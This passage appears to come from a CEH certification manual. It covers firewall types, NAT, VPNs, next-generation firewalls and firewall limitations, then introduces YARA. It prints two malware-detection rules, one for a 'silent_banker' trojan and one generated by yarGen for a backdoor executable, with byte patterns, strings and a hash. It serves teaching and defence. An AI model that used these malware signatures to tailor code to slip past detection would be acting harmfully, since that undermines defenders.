


Figure 12.12: Host-based Firewall

Types of Firewalls Based on Working Mechanism

There are different types of firewall technologies depending on where the communication is taking place, where the traffic is intercepted in the network, the state that is traced, and so on. Considering the capabilities of different firewalls, it is easy to choose and place an appropriate firewall to meet the security requirements in the best possible way. Each type of firewall has its advantages.

Several firewall technologies are available for organizations to implement their security measures. Sometimes, firewall technologies are combined with other technologies to build another firewall technology. For example, NAT is a routing technology; however, when it is combined with a firewall, it is considered a firewall technology.

The various firewall technologies are listed below:

- Packet Filtering
- Circuit-Level Gateways
- Application-Level Firewall
- Stateful Multilayer Inspection
- Application Proxies
- Network Address Translation
- Virtual Private Network

The table below summarizes technologies operating at each OSI layer:

OSI Layer	Firewall Technology
Application	<ul style="list-style-type: none">▪ Virtual Private Network (VPN)▪ Application Proxies
Presentation	<ul style="list-style-type: none">▪ Virtual Private Network (VPN)
Session	<ul style="list-style-type: none">▪ Virtual Private Network (VPN)▪ Circuit-Level Gateways
Transport	<ul style="list-style-type: none">▪ Virtual Private Network (VPN)▪ Packet Filtering
Network	<ul style="list-style-type: none">▪ Virtual Private Network (VPN)▪ Network Address Translation (NAT)▪ Packet Filtering▪ Stateful Multilayer Inspection
Data Link	<ul style="list-style-type: none">▪ Virtual Private Network (VPN)▪ Packet Filtering
Physical	<ul style="list-style-type: none">▪ Not Applicable

Table 12.1: Firewall Technologies

The security levels of these technologies vary according to their efficiency levels. A comparison of these technologies can be made by allowing them to pass through the OSI layer between the hosts. The data passes through the intermediate layers from a higher layer to a lower layer. Each layer adds additional information to the data packets. The lower layer now sends the obtained information through the physical network to the upper layers and then to its destination.

Packet Filtering Firewall

In a packet filtering firewall, each packet is compared with a set of criteria before it is forwarded. Depending on the packet and the criteria, the firewall can drop the packet and transmit it or send a message to the originator. The rules can include the source and the destination IP address, the source and the destination port number, and the protocol used. It works at the internet layer of the TCP/IP model or the network layer of the OSI model. Packet filtering firewalls focus on individual packets, analyze their header information, and determine which way they need to be directed. Traditional packet filters make this decision according to the following information in a packet:

- **Source IP address:** Used to check whether the packet is coming from a valid source. The information about the source IP address can be found from the IP header of the packet.
- **Destination IP address:** Checks if the packet is going to the correct destination and if the destination accepts these types of packets. The information about the destination IP address can be found from the IP header of the packet.

- **Source TCP/UDP port:** Used to check the source port of the packet.
- **Destination TCP/UDP port:** Used to monitor the destination port regarding the services to be allowed and the services to be denied.
- **TCP flag bits:** Used to check whether the packet has SYN, ACK, or other bits set for the connection to be made.
- **Protocol in use:** Used to check whether the protocol that the packet is carrying should be allowed.
- **Direction:** Used to check whether the packet is entering or leaving the private network.
- **Interface:** Used to check whether the packet is coming from an unreliable zone.




Figure 12.13 Example of Packet Filtering Firewall

Circuit-Level Gateway Firewall

A circuit-level gateway firewall works at the session layer of the OSI model or transport layer of TCP/IP. It forwards data between networks without verification and blocks incoming packets from the host but allows the traffic to pass through itself. Information passed to remote computers through a circuit-level gateway will appear to have originated from the gateway, as the incoming traffic carries the IP address of the proxy (circuit-level gateway). Such firewalls monitor requests to create sessions and determine if those sessions will be allowed.

A circuit-level gateway gives controlled access to network services and host requests. To determine whether a requested session is valid, it checks the TCP handshake between packets. Circuit proxy firewalls allow or prevent data streams; they do not filter individual packets. They are relatively inexpensive and hide the information about the private network that they protect.




Figure 12.14 Example of Circuit-Level Gateway Firewall

Application-Level Firewall

Application-based proxy firewalls focus on the application layer rather than just the packets. Application-level gateways (proxies) can filter packets at the application layer of the OSI model (or the application layer of TCP/IP). Incoming and outgoing traffic is restricted to services supported by the proxy; all other service requests are denied. The need for an application-level firewall arises from the tremendous amount of voice, video, and collaborative traffic in the data-link layer and network layer, which may be used for unauthorized access to internal and external networks. Application-level gateways configured as web proxies prohibit FTP, gopher, telnet, or other traffic. They examine traffic and filter application-specific commands such as HTTP: post and get.

Traditional firewalls are unable to filter such types of traffic. They can inspect, find, and verify malicious traffic that is missed by stateful inspection firewalls to make decisions as to whether to allow access, and they improve the overall security of the application layer. For example, worms that send malicious code in legitimate protocols cannot be detected by stateful firewalls, as proxy firewalls focus on packet headers in the network layer. However, deep packet inspection firewalls can find such attacks with the help of informative signatures added inside packets.

Some of the features of application-level firewalls are as follows:

- They analyze the application information to make decisions as to whether to permit traffic.
- Being proxy-based, they can permit or deny traffic according to the authenticity of the user or process involved.
- A content-caching proxy optimizes performance by caching frequently accessed information rather than sending new requests to the servers for the same old data.

Application-layer firewalls can function in one of two modes: active or passive.

- **Active application-level firewalls:** They examine all incoming requests, including the actual message that is exchanged, against known vulnerabilities, such as SQL injection, parameter and cookie tampering, and cross-site scripting. The requests that are deemed genuine are allowed to pass through them.
- **Passive application-level firewalls:** They work similarly to IDS in that they also check all incoming requests against known vulnerabilities, but they do not actively reject or deny those requests if a potential attack is discovered.




Figure 12.15: Example of Application-Level Firewall

Stateful Multilayer Inspection Firewall

Stateful multilayer inspection firewalls combine the aspects of the three above-mentioned types of firewalls (packet filtering, circuit-level gateways, and application-level firewalls). They filter packets at the network layer of the OSI model (or the internet layer of the TCP/IP model) to determine whether session packets are legitimate, and they evaluate the contents of the packets at the application layer.

Using stateful packet filtering, you can overcome the limitation of packet firewalls, which can only filter the IP address, port, protocol, and so on. This multilayer firewall can perform deep packet inspection.

Features of the Stateful Multilayer Inspection Firewall:

- This type of firewall can remember the packets that passed through it earlier and make decisions about future packets accordingly.
- These firewalls combine the best features of both packet filtering and application-based filtering.
- Cisco PIX firewalls are stateful.
- These firewalls track and log slots or translations.




Figure 12.16: Example of Stateful Multilayer Inspection Firewall

Application Proxy

An application-level proxy works as a proxy server and filters connections for specific services. It filters connections based on the services and protocols when acting as a proxy. For example, an FTP proxy will only allow FTP traffic to pass through while all other services and protocols will be blocked. It is a type of server that acts as an interface between the user workstation and the Internet. It correlates with the gateway server and separates the enterprise network from the Internet. It receives a request from a user to provide the Internet service and responds to the original request only. A proxy service is an application or program that helps forward user requests (for example, FTP or Telnet) to the actual services. A proxy is also known as an application-level gateway, as it renews the connections and act as a gateway to the services. Proxies run on a firewall host that is either a dual-homed host or some other bastion host for security purposes. Some proxies, namely caching proxies, improve network efficiency. They keep copies of the requested data of the hosts that they proxy. Such proxies can provide the data directly when multiple hosts request the same data. Caching proxies help in reducing the load on network connections, whereas proxy servers provide both security and caching.

A proxy service is available to the user in the internal network and the service in the outside network (Internet), and it is transparent. Instead of direct communication, it talks with the proxy and it handles all the communication between users and Internet services. Transparency is the main advantage of proxy services. To the user, a proxy server presents an illusion that it is dealing directly with the real server, whereas to a real server, the proxy server gives the illusion that it is dealing directly with the user.

Advantages

- Proxy services are useful for logging because they can understand application protocols and effectively allow logging.
- Proxy services reduce the load on network links as they are capable of caching copies of frequently requested data and allow it to be directly loaded from the system instead of the network.
- Proxy systems perform user-level authentication, as they are involved in the connection.
- Proxy systems automatically protect weak or faulty IP implementations as they sit between the client and the Internet and generate new IP packets for the client.

Disadvantages

- Proxy services lag behind non-proxy services until suitable proxy software is available.
- Each service in a proxy may use different servers.
- Proxy services may require changes in the client, applications, and procedures.

Network Address Translation (NAT)

Network address translation (NAT) separates IP addresses into two sets and enables the LAN to use these addresses for internal and external traffic. The NAT helps hide an internal network layout and force connections to go through a choke point. It also works with a router, and

similarly to packet filtering, it will also modify the packets that the router sends simultaneously. When the internal machine forwards the packet to the external machine, the NAT modifies the source address of the packet to make it appear as if it is coming from a valid address. When the external machine sends the packet to the internal machine, the NAT modifies the destination address to turn the visible address into the correct internal address. The NAT can also change the source and destination port numbers. It limits the number of public IP addresses that an organization can use. It can act as a firewall filtering technique whereby it allows only those connections that originate in the internal network and blocks the connections that originate in the external network.

NAT systems use different schemes for translation between internal and external addresses:

- Assign one external host address for each internal address and always apply the same translation. This slows down connections and does not provide any savings in address space.
- Dynamically allocate an external host address without modifying the port numbers when the internal host initiates a connection. This restricts the number of internal hosts that can simultaneously access the Internet to the number of available external addresses.
- Create a fixed mapping from internal addresses to externally visible addresses but use a port mapping so that multiple internal machines use the same external address.
- Dynamically allocate an external host address and port pair each time an internal host initiates a connection. This makes the most efficient possible use of the external host addresses.

Advantages

- Network address translation helps to enforce the firewall's control over outbound connections.
- It restricts incoming traffic and allows only packets that are part of a current interaction initiated from the inside.
- It helps hide the internal network's configuration and thus lowers the success rate of attacks on the network or system.

Disadvantages

- The NAT system has to guess how long it should keep a particular translation, which is not always possible.
- The NAT interferes with encryption and authentication systems to ensure the security of the data.
- Dynamic allocation of ports may interfere with packet filtering.

Virtual Private Network (VPN) Firewall

A virtual private network (VPN) is a network that provides secure access to the private network through the Internet. VPNs are used for connecting wide area networks (WAN). They allow computers on one network to connect to computers on another network. They are used for the secure transmission of sensitive information over an untrusted network via encapsulation and encryption. They employ encryption and integrity protection, enabling you to use a public network as a private network. A VPN performs encryption and decryption outside the packet-filtering perimeter to allow the inspection of packets coming from other sites. It establishes a virtual point-to-point connection through the use of dedicated connections. A VPN also encapsulates packets sent over the Internet. It combines the advantages of both public and private networks. VPNs have no relation to firewall technology, but firewalls are convenient for adding VPN features as they help in providing secure remote services. The computing device running the VPN software can only access the VPN. VPN firewalls enhance security by encrypting data and managing traffic flow between VPN endpoints, ensuring only authorized traffic passes through the VPN tunnel while applying firewall rules to prevent unauthorized access.

All VPNs that run over the Internet adopt the following principles:

- Encrypts the traffic
- Checks for integrity protection
- Encapsulates new packets, which are sent across the Internet to some destination that reverses the encapsulation
- Checks the integrity
- Decrypts the traffic eventually

Advantages

- A VPN hides all the traffic that flows over it, ensures encryption, and protects data from snooping.
- It provides remote access for protocols while avoiding attackers from the Internet at large.

Disadvantages

- As the VPN runs on a public network, the user will be vulnerable to an attack on the destination network.

Next-Generation Firewalls (NGFWs)

Next-generation firewalls (NGFWs) are sophisticated network security solutions that perform functions of traditional firewalls. They incorporate advanced features such as deep packet inspection, application awareness, control, integrated intrusion prevention systems (IPS), and cloud-based threat intelligence. These capabilities enable NGFWs to address dynamic threat landscapes effectively and offer enhanced protection to contemporary networks.

NGFWs operate by examining the network traffic at various layers of the OSI model. This multilayer inspection allows them to detect and block complex threats. They scrutinize packet payloads, monitor applications, and identify unusual traffic patterns. By consolidating multiple security functions into a single platform, NGFWs can provide centralized management and more efficient security operations.

Advantages

- NGFWs offer integrated security features, such as IPS, antimalware, and content filtering, providing robust protection against a wide range of threats.
- NGFWs provide detailed visibility of the network traffic, user activity, and application behavior, allowing better monitoring and threat detection.
- By leveraging threat intelligence and advanced security technologies, NGFWs can detect and block sophisticated attacks such as zero-day exploits, ransomware, and advanced persistent threats (APTs).

Disadvantages

- NGFWs can be more expensive than traditional firewalls, owing to their advanced features and capabilities. The initial investment and ongoing maintenance costs are significant.
- The advanced features and capabilities of NGFWs render them more complex to configure and manage.
- The deep packet inspection and advanced security functions of NGFWs can introduce latency.

Firewall Limitations

Although firewalls are essential to your security strategy, they have the following limitations:

- Firewalls can restrict users from accessing valuable services such as FTP, Telnet, NIS, etc., and they sometimes restrict Internet access as well.
- The firewall cannot prevent internal attacks (backdoor) in a network, e.g., a disgruntled employee who cooperates with the external attacker.
- The firewall focuses its security at a single point, which makes other systems within the network prone to security attacks.
- A bottleneck could occur if all the connections pass through the firewall.
- The firewall cannot protect the network from social engineering and data-driven attacks whereby the attacker sends malicious links and emails to employees inside the network.
- If external devices such as laptops, mobile phones, portable hard drives, etc., are already infected and connected to the network, then a firewall cannot protect the network from these devices.
- The firewall is unable to adequately protect the network from all types of zero-day viruses that try to bypass it.

- A firewall cannot do anything if the network design and configuration is faulty.
- A firewall is not an alternative to antivirus or antimalware tools.
- A firewall does not block attacks from a higher level of the protocol stack.
- A firewall does not prevent attacks originating from common ports and applications.
- A firewall does not prevent attacks from dial-in connections.
- A firewall is unable to understand tunneled traffic.

hide01.kr

Objective 02

Demonstrate IDS, IPS, and Firewall Solutions

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

IDS, IPS, and Firewall Solutions

The previous section discussed the function, role, and placement of IDS, IPS, firewalls, and honeypots for securing networks. A number of easy-to-use and feature-enriched solutions (hardware, software, or both) are available for the implementation of IDS, IPS, firewalls, and honeypots. This section discusses some commercially available solutions that simplify the usage of IDS, IPS, firewalls, and honeypots.

Intrusion Detection using YARA Rules

Source: <https://yara.readthedocs.io>

YARA is a malware research tool that allows security analysts to detect and classify malware or other malicious codes through a rule-based approach. It is also a multi-platform tool that runs on Windows, macOS, and Linux OSs. This tool allows security analysts to create “rules” or descriptions of malware families in the form of text or binary patterns. The created rules analyze specific patterns in the file and alert security analysts if the file is harmful. The description or rule comprises a Boolean expression and strings that establish the logic behind it.

Security analysts can also write YARA rules for examining a private database or malicious binaries across an organization to detect intrusions. Moreover, security analysts can also use different patterns such as hex or plain texts along with other special operators and strings in a YARA rule to effectively detect a wide variety of malware signatures.

YARA rules adhere to a syntax where each rule starts with the word “rule” before specifying its name. A rule is comprised of three parts, which are as follows:

- **Condition:** This section of a YARA rule determines when the result will be **true** against a file, which can be investigated. It is comprised of Boolean expressions that allow defining the matching or result.
- **Strings:** It provides meaning to the “condition” section by defining all the strings that need to be searched within the files. The rule can search several types of strings such as hexadecimal strings, text strings, or regular expressions.
- **Metadata:** It is part of a YARA rule that includes general information that can be used by a security analyst to identify the files gathered by a specific rule.

An example of a YARA rule as per YARA’s official documentation is as follows:

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true
    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"
    condition:
        $a or $b or $c
}
```

From the above syntax, security experts can identify that any of those three strings defined must be considered as the “**silent_banker**” Trojan. In addition, the strings in the above example are comprised of both hex and text patterns.

YARA Tools

- **yarGen**

Source: <https://github.com>

yarGen is a tool used for generating YARA rules. The main principle of this tool is to create YARA rules from strings identified in malware files while removing all strings that also appear in goodware files. This tool includes big goodware strings and opcode database as ZIP archives that need to be extracted before implementation. All the dependencies of this tool can be installed using the `pip install -r requirements.txt` command. Moreover, a user can run `python yarGen.py --help` to get additional information on command line parameters.

```
1  /*
2   * Yara Rule Set
3   * Author: YarGen Rule Generator
4   * Date: 2022-07-09
5   * Identifier: bin
6   */
7
8  /* Rule Set ----- */
9
10 rule backdoor {
11     meta:
12         description = "Auto-generated rule - file backdoor.exe"
13         author = "YarGen Rule Generator"
14         reference = "not set"
15         date = "2022-07-09"
16         hash = "bad8c7e6836b9a5679bfac0bc7483091e8e168f2"
17     strings:
18         $s0 = "%systemroot%\System32\rundll32.exe \\" fullword ascii /* PEStudio Blacklist: str
19         $s1 = "c:\Agenti\SimpleVector\Release\SimpleVector.pdb" fullword ascii /* score: '28.
20         $s2 = "GetCurrentProcessID" fullword ascii /* PEStudio Blacklist: strings */ /* score: '2
21         $s3 = "<requestedExecutionLevel level="highestAvailable" uiAccess="false"/>" fullword
22         $s4 = "SOFTWARE\Microsoft\VisualStudio\9.0\Setup\VS" fullword ascii /* PEStudio Blac
23         $s5 = "BG:\\"oMpp" fullword ascii /* score: '12.00' /*
24         $s6 = "vvKPP80k.mKn" fullword ascii /* score: '12.00' /*
25         $s7 = "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"no\" ?><assembly xmlns=\"u"
26         $s8 = "0b55581e0a49451a01584c2a1d5223224559566318244a41405b172e11161932" fullword ascii /
27         $s9 = "SimpleVector, Version 1.0" fullword wide /* score: '9.00' /*
28         $s10 = "* GN3?" fullword ascii /* score: '7.00' /*
29         $s11 = "SIMPLEVECTOR" fullword wide /* score: '6.50' /*
30         $s12 = ".0cL/2" fullword ascii /* score: '6.00' /*
31         $s13 = "VH.IYL" fullword ascii /* score: '6.00' /*
32         $s14 = "uKmtnQzd78" fullword ascii /* score: '5.00' /*
33         $s15 = "About SimpleVector" fullword wide /* score: '5.00' /*
34     condition:
35         uint16(0) == 0x5a4d and filesize < 3785KB and all of them
36     }
37 }
```

Figure 12.17: Yara rules creation using yarGen

Some additional YARA tools are listed below:

- Vovk (<https://github.com>)
- Halogen (<https://github.com>)
- YARA Silly Silly (<https://github.com>)
- yara-forge (<https://github.com>)
- YaraRET (<https://github.com>)

12 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

Intrusion Detection Tools: Snort

- Snort is an open-source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks
